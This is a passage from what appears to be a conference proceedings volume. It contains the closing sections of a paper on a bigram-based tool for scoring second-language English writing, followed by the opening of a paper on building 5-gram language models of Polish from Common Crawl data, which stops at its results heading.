Second, we employ the CLAWS part-of-speech (POS) Tagger<sup>1</sup> for better text tokenization and identification of the proper parts for speech recognition and comparison with n-grams in the reference corpus in their correct form. We also use it for recognition of Germanic genitive markers. In our web service, we used the web crawler and demo version of CLAWS. For the full version, a CLAWS license must be purchased.

As a reference corpus, we used an n-gram model based on the largest publicly-available, genre-balanced English corpus - the 520 million word Corpus of Contemporary American English (COCA)<sup>2</sup>. With this n-gram<sup>3</sup> data (2, 3, 4, and 5-word sequences, with their frequency), we conduct queries. The main advantages of using this corpus are that it is already genre balanced and includes part-of-speech tags. In addition, it includes the lemmatized forms of words and pre-calculated word and phrase frequencies. For faster processing, we converted the n-gram COCA corpus into an SQL database and pre-calculated all required 1-gram and 2-gram dependencies.

Our solution relies heavily on an automatic procedure. First, each part of the learner's text is tokenized and tagged with POS. This step aids the recognition of proper names and punctuation marks. In this context, CLAWS [11] was used, due to its high degree of accuracy. When we are comparing corpora of diverse sizes, it is important to normalize the frequencies of occurrence to a common base, such as per million tokens. Next, bigrams are extracted from each L2 text. Association scores are then computed. In this step, each bigram is searched in the corpus and is assigned its corresponding MI and t-scores, which are calculated by the formulas reported in Evert [13].

<sup>1</sup> <http://ucrel.lancs.ac.uk/cgi-bin/claws72.pl>

<sup>2</sup> <http://corpus.byu.edu/coca/>

<sup>3</sup> <http://www.ngrams.info/intro.asp>

The last step is the computation of our tool profiles. Our profiles of L2 texts are designed to use three major indices: MI, mean t-score, and proportion of absent bigrams. They are estimated by a combination of tokens and types in the texts. The MI score lets us count the association between two words depending on the independent relative frequency of the given two words. It does not depend on the size of the corpus. Even if the given corpora are of different sizes, it can be calculated. It outputs detailed information about lexical behavior.

The calculations are made in accordance with the following equations:

- Expected Frequency

$$E(w1, w2) = \frac{f(w1)f(w2)}{N}$$

- MI

$$MI(w1, w2) = \log \frac{O(w1, w2)}{E(w1, w2)}$$

- T-score

$$t(w1, w2) = \frac{O(w1, w2) - E(w1, w2)}{\sqrt{O(w1, w2)}}$$

The solution topology, shown in Fig. 1, illustrates the time sequence and user actions during the lifetime of the solution:

- The vertical dashed line represents the lifetime of each component of the application, the time that component is active and running.
- The arrow represents an action triggered by one object to another (or to itself if the arrow is curved to start and end to the same object).
- The rectangle represents an object.
- An orange rectangle represents an object inside our solution.
- A blue rectangle represents an object outside our solution.




Fig. 1: Application topology

Time-sequence:

- Each point represents an arrow on the diagram.
- The application starts with a user action on the website (<http://localhost/default>) to select the input files (browsing the system's files and selecting the desired input text files).
- The user then triggers another action.
- The web application uploads the input files, reads them, and then sends a request to the crawler tool with the non-tagged text of each input file, requesting the corresponding tag text.
- The Crawler formats the non-tagged text appropriately.
- The Crawler waits for the response and reads it.
- The Crawler then extracts the output from the response of the HTML page.
- Then the Crawler sends the formatted tagged text to the website.
- The website redirects the formatted tagged text to our web application.
- Web application takes the tagged text, generates the bigrams, then communicates with the database to get the unigram and bigram frequencies using SQL stored procedures.
- Finally, our application makes all the calculations described above and saves a local (on the server) copy of the results as a zip file.
- Then sends the website a link to the saved copy of the results.
- Finally, the website generates a link of the zip file and displays it to the user.

#### IV. EXPERIMENTAL EVALUATION

To evaluate our tool, 50 participants were asked to write an article on the same topic ("Memories from the best trip of their life."). Those stories were supposed to be between 1,000 and 1,200 words and were evaluated by our tool and by 10 random native English speaking teachers (having certified high proficiency in English). Instead of giving grades, they were supposed to mark all the corrections that needed to be done and to calculate the translation error rate (TER) metric.

TER was designed to provide a very intuitive machine translation evaluation metric, which requires less data compared with the other techniques while avoiding the labor intensity of human evaluation. It calculates the number of edits required to make a translated text exactly match the closest reference translation in fluency and semantics [13]. The TER metric calculation is defined in [14].

$$TER = \frac{E}{w_R}$$

where  $E$  represents the minimum number of edits required for an exact match. The average length of the reference text is given by  $w_R$ . Edits may include the deletion of words, word insertion, word substitutions, and changes in the word or phrase order [13]. In our research, this metric was used to measure the difference between students work and corrections made by teachers. It provided us a much more accurate evaluation than just grading. The TER result were compared with MI and t-scores, as presented in Table 1. All TER, t-score, and MI metrics were normalized to fit between 1 and 100 scale, where 100 means that the writing was perfect.

TABLE I.

RESULTS OF MINING AFTER PROGRESS

Sample No.	TER	MI	t-score
1	72.98	67.65	79.45
2	86.56	69.23	83.44
3	76.62	68.34	83.19
4	71.98	67.12	78.52
5	87.29	70.34	84.47
6	82.36	68.79	81.97
7	79.20	67.86	80.28
8	75.47	64.13	78.45
9	83.20	71.43	81.44
10	89.23	73.57	84.22
11	75.69	68.89	80.43
12	79.28	67.91	80.42
13	82.12	71.91	82.04
14	76.53	65.78	79.67
15	86.79	72.86	83.65
16	85.23	72.73	83.25
17	70.98	66.36	77.39
18	76.58	65.12	78.24
19	71.29	63.28	77.42
20	84.28	72.37	82.07
21	82.19	72.01	82.13
22	89.14	75.12	85.91
23	87.48	74.27	84.24
24	78.95	67.89	89.12
25	77.23	61.23	65.29
26	81.49	71.24	81.86
27	85.57	73.03	83.49
28	75.78	64.28	77.11
29	72.20	64.34	76.38
30	73.16	65.87	77.91
31	83.35	72.95	82.49
32	87.69	74.34	84.37
33	86.29	73.48	83.29

34	74.82	66.29	76.89
35	76.46	67.15	78.11
36	86.18	74.58	86.12
37	75.12	67.29	63.29
38	87.24	74.59	84.52
39	85.34	73.29	84.11
40	89.28	75.82	85.49
41	86.34	73.39	84.52
42	85.26	72.79	84.12
43	73.29	66.89	75.31
44	71.39	65.79	75.21
45	76.28	68.12	72.12
46	79.68	69.13	79.14
47	73.37	67.21	78.72
48	87.78	74.61	87.12
49	78.75	67.79	79.28
50	88.24	74.87	85.69

The results showed in Table I reveal a positive correlation between TER and MI scores, which means our tool is well suited for automatic student evaluation.

## V. DISCUSSION AND CONCLUSIONS

In summary, our tool is capable of tracking the development of phraseological competency in L2 writing [12]. It can be easily adapted to support other languages. Only a language model change is required, along with use of a language-specific POS tagger and tokenizer. However, languages like Mandarin will require an additional segmenting step in the data pre-processing phase.

Our tool can identify collocations that are frequently used by learners, particularly native speakers of the language. Such information can help in writing L2 instruction.

Our technique evaluates the associated scores of every bigram, which are calculated on the basis of a reference corpus. A bigram is described by the study as any adjacent pair of words in the L2 text. This technique is also known as the unsupervised CollGram technique, on which there has been extensive research [10]. Previously mentioned research was also used to quantify the collocation power of each of three measures:

1. The mean MI score indicates the number of collocations that are produced from uncommon words.
2. The mean t-score measures the number of collocations produced from the collection of common words.
3. We also calculated the proportion of bigrams that are not present in the reference corpus and, therefore, will not be a part of any associated rating.

In the future to further improve the tool, we envision using multiple parameters to obtain the best analysis of the learner texts. For instance, we can remove spelling errors from identical pairs of words. Similarly, instances of adding or reducing one

or two letters can also be discovered. POS tagging can be very useful in achieving the goal.

From the dataset, we empirically observed that the MI value relates to the bigrams. Such bigrams can contain a flawed combination of words or even a slightly creative combination. However, we have also observed that if there are punctuation marks in the text, then it will eventually interfere with the bigrams. This is because punctuation marks will not let the system record the readings and scores, and hence proper calculation will not be taken into account.

We can categorize the highest and lowest rated bigrams in the learner corpus. They can be categorized in diminishing order of the unqualified value of the MI and t-scores. The lowest rated bigrams in the category are the ones that exist in the reference corpus and will occur at a very small frequency.

Bigrams in the learner corpus that are not present in the reference corpus should have a prominent place in the analysis of the categories. On the basis of the theoretical framework, we can say that bigrams are of two types. First, one is the creative combination, which will most probably be used by advanced learners. Second, erroneous combinations will be produced in a very small quantity by advanced learners.

Statistical correlation is observed between the quality of text that was already scored, the MI score, the fraction of bi-grams not present in the system, and a combination of the two indices in question. This result enhances the quality of the prediction. [10]

Lastly, in the future we plan to extend the tool so that it can also calculate MI and t-score using trigrams and quadragrams. This is expected to improve the accuracy and analytic scope for linguists. We also plan to conduct an evaluation of domain-adapted language models [15].

## VI. REFERENCES

- [1] J. Sinclair, John. „Corpus, concordance, collocation.” Oxford University Press, 1991.
- [2] R. Ellis. „Understanding second language acquisition.” Oxford, UK: Oxford University Press, 1985
- [3] M. Lewis. „The lexical approach: The state of ELT and a way forward.” Hove, UK: Language Teaching Publications, 1993
- [4] Office of Qualifications and Examinations Regulation, „Functional Skills Criteria for English Entry 1, Entry 2, Entry 3, Level 1 and Level 2”, 2011
- [5] R. Garside, N. Smith. „A hybrid grammatical tagger: CLAWS4”, in Garside, R., Leech, G., and McEnery, A. (eds.) Corpus Annotation: Linguistic Information from Computer Text Corpora. Longman, London, pp. 102-121, 1997
- [6] N. Storch. „The impact of studying in a second language (L2) medium university on the development of L2 writing.” Journal of Second Language Writing, 18, 103-118, 2009, DOI: 10.1016/j.jslw.2009.02.003
- [7] N. Ellis. „Construction, chunking, and connectionism: The emergence of second language structure.” In C. J. Doughty & M. H. Long (Eds.), The handbook of second language



- acquisition (pp. 63-103). Malden, MA: Blackwell, 2003, DOI: 10.1002/9780470756492.ch4
- [8] Y. Bestgen, S. Granger. „Quantifying the development of phraseological competence in L2 English writing: An automated approach”. *Journal of Second Language Writing*, 2014, 26: 28-41, DOI: 10.1016/j.jslw.2014.09.004
- [9] P. Durrant, N. Schmitt. „To what extent do native and non-native writers make use of collocations?” *IRAL: International Review of Applied Linguistics in Language Teaching*, 47, 157-177, 2009, DOI: 10.1515/iral.2009.007
- [10] J. Billiet, B. Maddens, R. Beerten. „National identity and attitude toward foreigners.” in a multinational state: A replication. *Political Psychology*, 2003, 24.2: 241-257, DOI: 10.1111/0162-895X.00327
- [11] S. Granger, Y. Bestgen. „The use of collocations by intermediate vs. advanced non-native writers: A bigram-based study.” *International Review of Applied Linguistics in Language Teaching*, 2014, 52.3: 229-252, DOI: 10.1515/iral-2014-0011
- [12] K. Wolk, K. Marasek. “Polish – English Speech Statistical Machine Translation Systems for the IWSLT 2014.”, *Proceedings of the 11th International Workshop on Spoken Language Translation*, Tahoe Lake, USA, 2014, p. 143-149, DOI: 10.13140/RG.2.1.1128.9204
- [13] S. Evert, "Corpora and collocations." *Corpus linguistics. An international handbook* 2, 2008, p. 1212-1248, DOI: 10.1515/9783110213881.2.1212
- [14] Zhang, Y., Vogel, S., & Waibel, A. (May 2004). Interpreting BLEU/NIST scores: How much improvement do we need to have a better system?. In *LREC*.
- [15] Ma, W. Y., Ju, Y. C., He, X., & Deng, L. (2014). *Language Model Adaptation through Shared Linear Transformations*.

## Big Data Language Model of Contemporary Polish

Krzysztof Wołk  
Polish-Japanese Academy of  
Information Technology,  
ul. Koszykowa 86, 02-008  
Warszawa, Poland  
Email: kwolk@pja.edu.pl

Agnieszka Wołk  
Polish-Japanese Academy of  
Information Technology,  
ul. Koszykowa 86, 02-008  
Warszawa, Poland  
Email: awolk@pja.edu.pl

Krzysztof Marasek  
Polish-Japanese Academy of  
Information Technology,  
ul. Koszykowa 86, 02-008  
Warszawa, Poland  
Email: kmarasek@pja.edu.pl

**Abstract** - Based on big data training we provide 5-gram language models of contemporary Polish which are based on the Common Crawl corpus (which is a compilation of more than 9,000,000,000 pages from across the web) and other resources. We prove that our model is better than the Google WEB1T n-gram counts and assures better quality in terms of perplexity and machine translation. The model includes lower-counting entries and also de-duplication in order to lessen boilerplate. We also provide POS tagged version of raw corpus and raw corpus itself. We also provide dictionary of contemporary Polish. By maintaining singletons, Kneser-Ney smoothing in SRILM toolkit was used in order to construct big data language models. In this research, it is detailed exactly how the corpus was obtained and pre-processed, with a prominence on issues which surface when working with information on this scale. We train the language model and finally present advances of BLEU score in MT and perplexity values, through the utilization of our model.

### I. INTRODUCTION

There are a large number of language processing tasks available that make web-scale corpora attractive and needed due in most, to the vast amount of information which exists in different languages. Language modelling is of great significance, where web-scale models for language have demonstrated their ability to enhance automated speech recognition performance and machine translation quality [1, 2, 3]. There are also other NLP tasks that depend greatly on language modelling e.g. language quantification. [4]

Contained within, are language models trained on the Common Crawl corpus and n-gram counts. Google has discharged n-gram counts which have been trained on 1,000,000,000,000 tokens of text [5]. N-grams which were present on fewer than forty occasions were pruned, and words which were present fewer than two hundred times were replaced with the unknown word. The counts are not suitable for judging a language model with the Kneser-Net smoothing algorithm due to this pruning as the algorithm needs unpruned counts, although pruning will happen on the last model anyway.

There is another challenge with the Google n-gram counts that are available publicly, [5] and this due to the fact that the training information was not de-duplicated, meaning that boilerplate, like copyright notices have got excessively high

counts [6]. Despite Google sharing a version [7], in limited context [6], that has been de-duplicated, this was never officially released to the public [8]. Before adding up the n-grams, the training data was de-duplicated. There is a web service which is provided by Microsoft [9], you can query it for language model probabilities. However, this is limited to English language only, whereas our model preparation methodology is compatible with more languages outside of English. Additionally, there was an experiment conducted on the re-ranking of machine translated Polish, due to the number of queries from the output, the service crashed on several occasions, even with client-side caching. Utilization of the service from Microsoft, throughout machine translation decoding, would mean there is a requirement for a lower latency and there would be a greater volume of queries.

Summing up in our research we show how to build a contemporary language model from big data amounts of texts for any language supported in Common Crawl project (based on Polish). We compare its quality to Google WEB1T model and to set of freely available Polish corpora found in the web. We evaluate quality of our approach by measuring perplexity and showing higher quality of machine translation systems that use our model. Lastly, we share publicly results of our work as plain text data, trained 1-,2-,4- and 5-gram language model, RNN based language model and dictionary sorted by most frequent unigrams together with dictionary cleaned from numbers, names and less likely words. The data publicly available (<https://goo.gl/hO1hTz>).

### II. PREPARATION OF THE DATA

A crawl of the web which is in the available in the public domain is the CommonCrawl project. It contains petabytes of data collected over the last 7 years. It contains raw web page data, extracted metadata and text extractions.

The data is accessible as text only files as well as raw HTML. The text only files contain all the RSS and HTML files that the tags were stripped from. The text is converted to UTF-8 and the HTML is in the original encoding. There is a distinct benefit to be gained when using the HTML files because the structure of the document can be used to choose paragraphs, and can tell actual content from boilerplate. Parsing vast amounts of HTML needs a lot of normalization step and it is non-trivial.

Throughout this work, the focus is on dealing with the text-only files that were downloaded and processed on a small cluster locally. The benefits of structured text are unable to cancel out the additional computing power that is needed for the processing.

There were many problems that needed to be solved as pre-processing step. First of all, the selection of data only in a specific language. CommonCrawl also has some mistakes with encoding when parsing to UTF-8 which resulted with spelling errors. What is more, some texts are repeated many times e.g. copyright, comment, data, etc. Many text structures were ungrammatical or contained strange insertions. There were also some language specific difficulties that must have been addressed as well for each language separately. In addition, data contained both samples of spoken texts like dialogs or written articles and literature. The text domain also was not defined.

#### A. Differences between Polish and English languages

In general, Polish and English differ in syntax and grammar. English is a positional language, which means that the syntactic order (the order of words in a sentence) plays a very important role, particularly due to the limited inflection of words (e.g., lack of declension endings). Sometimes, the position of a word in a sentence is the only indicator of the sentence's meaning. In a Polish sentence, a thought can be expressed using several different word orderings, which is not possible in English. For example, the sentence "I bought myself a new car." can be written in Polish as "Kupiłem sobie nowy samochód.", or "Nowy samochód sobie kupiłem.", or "Sobie kupiłem nowy samochód.", or "Samochód nowy sobie kupiłem." The only exception is when the subject and the object are in the same clause and the context is the only indication which is the object and which is subject. For example, "Mysz liże kość. (A mouse is licking a bone.)" and "Kość liże mysz. (A bone is licking a mouse)."

Differences in potential sentence word order make the translation process more complex, especially when using a phrase-model with no additional lexical information [10]. In addition, in Polish it is not necessary to use the operator, because the Polish form of a verb always contains information about the subject of a sentence. For example, the sentence "On jutro jedzie na wakacje." is equivalent to the Polish "Jutro jedzie na wakacje." and would be translated as "He is going on vacation tomorrow." [11]

In the Polish language, the plural formation is not made by adding the letter "s" as a suffix to a word, but rather each word has its own plural variant (e.g., "pies - psy", "artysta - artyści", etc.). Additionally, prefixes before nouns like "a", "an", "the", do not exist in Polish (e.g., "a cat - kot", "an apple - jabłko", etc.) [10].

The Polish language has only three tenses (present, past, and future). However, it must be noted that the only indication

whether an action has ended is an aspect. For example, "Robiłem pranie." Would be translated as "I have been doing laundry", but "Zrobiłem pranie." as "I have done laundry", or "płakać - wypłakać" as "cry - cry out" [10].

The gender of a noun in English does not have any effect on the form of a verb, but it does in Polish. For example, "Zrobił to. – He has done it.", "Zrobiła to. – She has done it.", "lekarz/lekarka - doctor", "uczeń/uczenica = student", etc. [10]

Because of this complexity, progress in the development of SMT systems for West-Slavic languages has been substantially slower than for other languages. On the other hand, excellent translation systems have been developed for many popular languages.

#### B. Spoken vs written language

The differences between speech and text within the context of the literature should also be clarified. Chong [11] pointed out that writing and speech differ considerably in both function and style. Writing tends towards greater precision and detail, whilst speech is often punctuated with repetition and includes prosody, which writing does not possess, to further convey intent and tone beyond the meaning of the words themselves.

According to William Bright [12], spoken language consists of two basic units: Phonemes, units of sound, (that are themselves meaningless) are combined into morphemes, which are meaningful (e.g., the phonemes /b/, /i/, and /t/ form the word "bit"). Contrary alphabetic scripts work in similar way. In a different type of script, the basic unit corresponds to a spoken syllable. In logographic script (e.g., Chinese), each character corresponds to an entire morpheme, which is usually a word [12].

It is possible to convey the same messages in either speech or writing, but spoken language typically conveys more explicit information than writing. The spoken and written forms of a given language tend to correspond to one or more levels and may influence each other (e.g., "through" is spoken as "thru").

In addition, writing can be perceived as colder, or more impersonal, than speech. Spoken languages have dialects varying across geographical areas and social groups. Communication may be formal or casual. In literate societies, writing may be associated with a formal style and speech with a more casual style. Using speech requires simplification, as the average adult can read around 300 words per minute, but the same person would be able to follow only 150-200 spoken words in the same amount of time [13]. That is why speech is usually clearer and more constrained.

The punctuation and layout of written text do not have any spoken equivalent. But it must be noted that some forms of written language (e.g., instant messages or emails) are closer to spoken language. On the other hand, spoken language tends to be rich in repetition, incomplete sentences, corrections, and interruptions [14].

When using written texts, it is not possible to receive immediate feedback from the readers. Therefore, it is not possible to rely on context to clarify things. There is more need to explain things clearly and unambiguously than in speech, which is usually a dynamic interaction between two or more people. Context, situation, and shared knowledge play a major role in their communication. It allows us to leave information either unsaid or indirectly implied [14].

#### C. Main types of errors found in textual data

Another problem was that the data contained many errors. This data set had spelling errors that artificially increased the dictionary size and made the statistics unreliable. Some of them were casual errors and most of them were because of wrong text encoding conversion. We extracted randomly 10,000 segments of text from different (also) random parts of the CommonCrawl corpus. Then, a dictionary consisting of 92,135 unique words forms was created from TED 2013 (iwslt.org) data. The intersection of those two dictionaries resulted in information that that about 12% of the whole test set were spelling errors.

What was found to be more problematic was that there were sentences with odd nesting, such as:

Part A, Part A, Part B, Part B., e.g.:

“Ale będę starał się udowodnić, że mimo złożoności, Ale będę starał się udowodnić, że mimo złożoności, istnieją pewne rzeczy pomagające w zrozumieniu. Istnieją pewne rzeczy pomagające w zrozumieniu.”

Some parts (words, full phrases, or even entire sentences) were duplicated. Furthermore, there are segments containing repetitions of whole sentences inside one segment. For instance:

Sentence A. Sentence A., e.g.:

“Zakumulują się u tych najbardziej pijanych i skąpych. Zakumulują się u tych najbardziej pijanych i skąpych.”

or: Part A, Part B, Part B, Part C, e.g.:

”Matka może się ponownie rozmnażać, ale jak wysoką cenę płaci, przez akumulację toksyn w swoim organizmie - przez akumulację toksyn w swoim organizmie - śmierć pierwszego młodego.”

The analysis identified that 4% of test data contained such mistakes.

In addition, there were numerous untranslated English names, words, and phrases mixed into the Polish texts. There are also some words that originate from other languages (e.g., German and French).

#### D. Language Detection

The initial stage in the data acquisition pipeline is to separate the information by language. We looked at the option of detecting the main language automatically for each page, however, we discovered the mixed language occurs frequently within one page, and is relatively common. We implemented python tool that worked in 3 phases. Firstly, we used Python LangDetect [15] library to discover entire pages that seemed to

be in Polish language. In the second phase, we used plWordnet [16] in order to compare vocabulary of extracted articles with Polish vocabulary. We removed articles that contained less than 30% of Polish words. What is more before using the plWordnet the aspell tool was used in order to correct spelling errors that could be corrected automatically. In the last step, we divided text into sentences using automatic tool implemented within [17] research. When data was divided into sentences each sentence was checked by calculating its probability in Google WEB1T language model. We removed 20% of less likely sentences. This assured removal of grammatically incorrect sentences or sentences in different languages while maintaining data that included additional Polish data not calculated in Google WEB1T.

By facilitating this technique, we were able to gather 278GB of clean textual data in UTF-8 encoding, that was sentence spited. The text contained 1,962,047,863 sentences in total.

#### E. Deduplication and normalization

Because the CommonCrawl consists of web pages there are many fragments which are not content, but are artefacts of auto-page generation, copyright notices are just one example, it is essential to remove such data because it would alter wrongly the statistical model. It must also be noted that some texts are repeated over the internet many time e.g. press information. To lessen the volume of boilerplate, before further processing, we took out any lines which were duplicated. For the purpose of deduplication, we implemented a python tool. The comparison was done at the level of sentences. The following Table I contains details about quantity of data before and after deduplication.

TABLE I.  
DEDUPLICATION RESULTS

	Size in GB	Number of sentences	Number of unique words
Before	296,1	1,962,047,863	87,543,726
After	94,8	920,517,413	87,543,726

The step of de-duplication takes out around 75% of the Polish data. This is on par with the reductions reported by Bergsma et al. [18].

As well as de-duplicating the information, data was restricted to printable UTF-8 characters, we replaced all email addresses with the identical address, and removed the left-over HTML tags. Prior to the creation of the language models, punctuation was normalized utilizing the script which was supplied by the Workshop on Statistical Machine Translation [19], by using the Moses tokenizer [20] it was tokenized, and then the Moses true caser was applied.

### III. EVALUATION

In order to measure the performance of new language model we used the perplexity measure. Perplexity, developed for information theory, is a performance measurement for a language model. Specifically, it is the reciprocal of the average probability that the LM assigns to each word in a data set. Thus, when perplexity is minimized, the probability of the LM's prediction of an unknown test set is maximized. [21, 22, 23, 24] To be more precise, we chose 3 different test sets a corpus of TED lectures from IWSLT<sup>1</sup> conference, European Medicines Agency Leaflets (EMEA)<sup>2</sup> corpus and OpenSubtitles<sup>3</sup> corpus. From all 3 corpora, we randomly selected 1,000 sentences for the evaluation with perplexity. The details of used corpora are shown in Table II:

TABLE II.  
TEST CORPORA SPECIFICATION

	Number of sentences	Number of PL words	Number of EN words
TED	210,549	218,426	104,177
EMEA	1,046,764	148,230	109,361
OPEN	33,570,553	1,519,948	758,238

Secondly, using the same data sets, we trained 3 statistical machine translation models using Moses SMT toolkit. The translation took place from English to Polish. Translation systems were enriched with prepared language models and evaluated with BLEU metric.

BLEU was developed on a premise like that used for speech recognition, described in Papineni et al. [25] as: "The closer a machine translation is to a professional human translation, the better it is." Hence, the BLEU metric is designed to measure how close SMT output is to that of human reference translations. It is important to note that translations, SMT or human, may differ significantly in word usage, word order, and phrase length [25]. To address these complexities, BLEU attempts to match phrases of variable length between SMT output and the reference translations. Weighted match averages are used to determine the translation score [26]. Several variations of the BLEU metric exist. The basic metric requires calculation of a brevity penalty PB as follows:

$$P_B = \begin{cases} 1, & c > r \\ e^{(1-r/c)}, & c \leq r \end{cases}$$

where  $r$  is the length of the reference corpus, and candidate (reference) translation length is given by  $c$  [27]. The basic BLEU metric is then determined as shown in [26]:

$$BLEU = P_B \exp\left(\sum_{n=0}^N w_n \log p_n\right)$$

where  $w_n$  are, positive weights summing to one, and the  $n$ -gram precision  $p_n$  is calculated using  $n$ -grams with a maximum length of  $N$ . There are several other important features of BLEU. Word and phrase positions in the text are not evaluated by this metric. To prevent SMT systems from artificially inflating their scores by overuse of words known with high confidence, each candidate word is constrained by the word count of the corresponding reference translation. The geometric mean of individual sentence scores, by considering the brevity penalty, is then calculated for the entire corpus [26].

The baseline results of SMT systems for each corpus are shown in Table III.

TABLE III.  
TEST CORPORA SPECIFICATION

Corpus Name	Baseline system score (BLEU)
TED	17,42
EMEA	36,74
OPEN	58,52

For language model training we used SRILM toolkit [28]. The fundamental challenge that language models handle is sparse data. It is possible that some possible translations were not present in the training data but occur in real life. There are some methods in SRILM, such as add-one smoothing, deleted estimation, and Good-Turing smoothing, that cope with this problem [23].

Interpolation and back-off are other methods of solving the sparse data problem in  $n$ -gram LMs. Interpolation is defined as a combination of various  $n$ -gram models with different orders. Back-off is responsible for choosing the highest-order  $n$ -gram model for predicted words from its history. It can also restore lower-order  $n$ -gram models that have shorter histories. There are many methods that determine the back-off costs and adapt  $n$ -gram models. The most popular method is known as Kneser-Ney smoothing. It analyses the diversity of predicted words and takes their histories into account [20]. We used this smoothing method and trained 5-gram language models.

For machine translation, we used the Experiment Management System [20] from the open source Moses SMT toolkit to conduct the experiments. Binarization of 5-gram language model was accomplished in our resulting systems using the KenLM Modeling Toolkit and language modelling itself, as mentioned, with SRILM [28] with an interpolated version of Kneser-Key discounting (interpolate – unk – kndiscount) that was used in our baseline systems. Word and phrase alignment was performed using SyMGIZA++ [29]

<sup>1</sup> iwslt.org

<sup>2</sup> opus.lingfil.uu.se

<sup>3</sup> opensubtitles.org

instead of standard The OOV's were handled by using Unsupervised Transliteration Model [30].

Summing up in this research we used big data CommonCrawl based corpus (COMMON), Google Corpus (WEB1T) and corpus gathered from available resources and crawled sources (OTHER). All but WEB1T that was already trained by Google in 5-gram order. The details about those corpora and number of ngrams are showed in following Table IV.

TABLE IV.

NUMBER OF N-GRAMS IN LANGUAGE MODELS

	COMMON	WEB1T	OTHER
1-grams	102,742,823	9,749,397	18,953,166
2-grams	1,227,434,111	72,096,704	248,705,481
3-grams	1,208,818,561	128,491,454	350,220,758
4-grams	1,513,980,357	128,789,635	468,203,863
5-grams	1,433,864,427	113,097,133	431,451,627

#### IV. EXPERIMENTS

The new data were:

- A Polish – English dictionary (bilingual parallel)
- Additional (newer) TED Talks data sets not included in the original train data (we crawled bilingual data and created a corpus from it) (bilingual parallel)
- E-books
- Subtitles for movies and TV series
- Parliament and senate proceedings
- Wikipedia Comparable Corpus (bilingual parallel)
- Euronews Comparable Corpus (bilingual parallel)
- Repository of PJIT's diplomas
- Many PL monolingual data web crawled from main web portals like blogs, chip.pl, Focus news archive, interia.pl, wp.pl, onet.pl, money.pl, Usenet, Termedia, Wordpress web pages, Wprost news archive, Wyborcza news archive, Newsweek news archive, etc.

“Other” in the table below stands for many very small models merged together. EMEA are texts from the European Medicines Agency, KDE4 is a localization file of that GUI, ECB stands for European Central Bank corpus, OpenSubtitles [31] are movies and TV series subtitles, EUNews is a web crawl of the euronews.com web page and EUBOOKSHOP comes from bookshop.europa.eu. Lastly bilingual TEDDL is additional TED data.

TABLE V.

CRAWLED CORPORA SPECIFICATION

Data set	Dictionary	Sentences
EMEA	148,230	1,046,764
KDE4	131,477	185,282
ECB	62,147	73,198
OpenSubtitles	2,446,006	33,570,553
EBOOKS	1,283,060	17,256,305
EUNews	33,591	43,534
NEWS COMM	85,380	1,209,608
EUBOOKSHOP	599,405	593,818
UN TEXTS	606,989	5,312,280
DICTIONARY	92,121	n/a
OTHER	51,056	61,384
WIKIPEDIA	887,999	172,663
WEB PORTALS	4,797,497	26,578,683
BLOGS	1,645,106	2,735,568
USENET	1,583,413	3,768,719
DIPLOMAS	490,616	666,576
TEDDL	129,436	54,142

Data perplexity was examined by experiments with the TED lectures, OPEN and EMEA corpora. Perplexities for the test sets are shown in Table VI. The perplexity (PPL) values are with Kneser-Ney smoothing of the data.

TABLE VI.

PERPLEXITY-BASED LANGUAGE MODEL EVALUATION

CORPUS	MODEL	PERPLEXITY (PPL)
TED	Common Crawl	1471
TED	WEB1T	1523
TED	OTHER	1628
OPEN	Common Crawl	480
OPEN	WEB1T	671
OPEN	OTHER	823
EMEA	Common Crawl	1163
EMEA	WEB1T	1253
EMEA	OTHER	1417

The following Table VII provides results of our language model evaluation using SMT systems. We trained 3 baseline systems (Baseline BLEU) and then augmented them with our CommonCrawl-based language model (Augmented BLEU). The same was done using WEB1T and OTHER language models. The translation was conducted into Polish direction. The Delta column contains difference between baseline and augmented systems. It must be noted that we did not conduct any in-domain adaptation of language models.

TABLE VII.  
SMT-BASED LANGUAGE MODEL EVALUATION

CORPUS	LANGUAGE MODEL	Baseline BLEU	Augmented BLEU	Delta
TED	Common Crawl	17.42	18.33	0.91
TED	WEB1T	17.42	17.97	0.55
TED	OTHER	17.42	17.76	0.34
OPEN	Common Crawl	58.52	59.23	0.71
OPEN	WEB1T	58.52	59.01	0.49
OPEN	OTHER	58.52	58.79	0.27
EMEA	Common Crawl	36.74	38.34	1.6
EMEA	WEB1T	36.74	37.93	1.19
EMEA	OTHER	36.74	37.26	0.52

## V. RESULTS AND CONCLUSIONS

